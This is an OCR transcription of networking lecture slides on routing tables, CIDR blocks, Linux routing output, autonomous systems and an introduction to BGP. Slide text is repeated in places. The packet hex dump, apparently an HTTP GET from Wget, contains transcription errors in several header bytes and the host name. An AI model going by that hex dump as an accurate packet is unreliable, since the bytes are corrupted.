
Better approach: send to next closest node



Better approach: send to next closest node



Better approach: send to next closest node




Who is closer?

- Enter: **Routing Tables**
  - Each node has a unique routing table
  - Tells a node who next to forward to (next hop), given a destination

H's Routing table

Destination	Next Hop
A	-
J	-
M	-
F,P,R	M
G	J
B	M



Classless Inter-Domain Routing (CIDR)

- Blocks of IP addresses
  - Prefix
    - `128.138.113.0 = 0x80 8a 71 00`
    - `32-bit IPv4 address`
  - Prefix size (number of significant bits)
    - `/24 = 0xFF FF FF 00 (24 bits of 1)`
    - `Netmask: 255.255.255.0 (/24)`
      `255.255.0.0 (/16)`
- E.g:
  - 10.0.2.0/24 = 10.0.2.*
  - 10.0.2.0/25 = 10.0.2.0 – 10.0.2.127
  - 10.0.2.0/26 = 10.0.2.0 – 10.0.2.63

Real Routing Tables


```
$ ip route show
default via 128.138.97.129 dev eno1 onlink
128.138.97.128/25 dev eno1 proto kernel scope link
                                    src 128.138.97.189

# (old/deprecated way)
$ route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Iface
0.0.0.0         128.138.97.129  0.0.0.0         UG    eno1
128.138.97.128  0.0.0.0         255.255.255.128 U     eno1
```


If packet to 128.138.97.128/25, send **locally** (direct to MAC addr)
Else, forward packet to MAC of **default gateway** (128.138.97.129)


Real Routing Tables

```
$ ip route show
default via 128.138.97.129 dev eno1 onlink
128.138.97.128/25 dev eno1  proto kernel  scope link
                                          src 128.138.97.189
```


If packet to 128.138.97.128/25, send **locally** (direct to MAC addr)
Else, forward packet to MAC of **default gateway** (128.138.97.129)




What do packets look like?




What does a packet look like?

```
d404cd867432f859718e99c30800450000bf74
f7400040067e9bc0a8000f12ea7305d7e60050
266cc9519428f8aa801801fcf59c00000101080
0afdfc5bfa296efff1474554202f2048545450
2f312e310d0a557365722d4167656e743a2057
6765742f312e31392e3420286c696e75782d67
6e75290d0a416363657074743a202a2f2a0d0a41
6363657074742d456e636f64696e673a20696465
6e746974790d0a486f73743a20563656e3431
33332e6f72670d0a436f6e6e656374696f6e3a
204b6565702d416c976650d0a0d0a
```

What does a packet look like?



What do packets look like?




Problem solved!

- Real routing tables
  - Destinations are CIDR blocks
    - E.g. 141.212.0.0/16
  - Next hop (gateway) is a single IP on a physically connected network
    - May belong to another Autonomous System (AS), E.g.:
      - AS 237 (Merit)
      - AS 104 (CU Boulder)
      - AS 7018 (AT&T)
      - AS 14041 (UCAR / FRGP)


…or is it?

- How do we get these magical routing tables?
- Enter: **Border Gateway Protocol (BGP)**
  - 179/TCP connection between two routers
  - Provide reachability information via UPDATE messages


BGP UPDATE



